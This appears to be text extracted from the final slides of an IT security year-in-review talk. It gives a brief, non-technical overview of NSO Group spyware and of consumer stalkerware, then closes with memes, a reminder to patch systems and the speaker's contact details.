
- notorious Surveillance Software (NSO-Group)
- CitizenLab tracks the usage of this software since years
  - Repeatedly used against Journalists und Human right activists
- complete Smartphone takover – (partly) no interaction by the user needed!
- Exploits worked in August 2021 on fully patched devices

(Consumer) Spyware

- Surveillance Software
  - For: children or employees
  - Marketing: “worried” parents and C-Level in Companies
- Installation: mostly via physical access to the device
  - Vulnerabilites used to hide the existence
- Abused for Stalking and/or Surveillance of partner

IT Security in 2021

Sadly we are running out of representative GIFs….


IT SECURITY 2022
Ah shit, here we go again.
imgflip.com

Thank you!

Stay safe and patch your systems!

Contact?

Just talk to me in person =D

Else:

- Matrix: @Hetti:matrix.org
- Email: Please don’t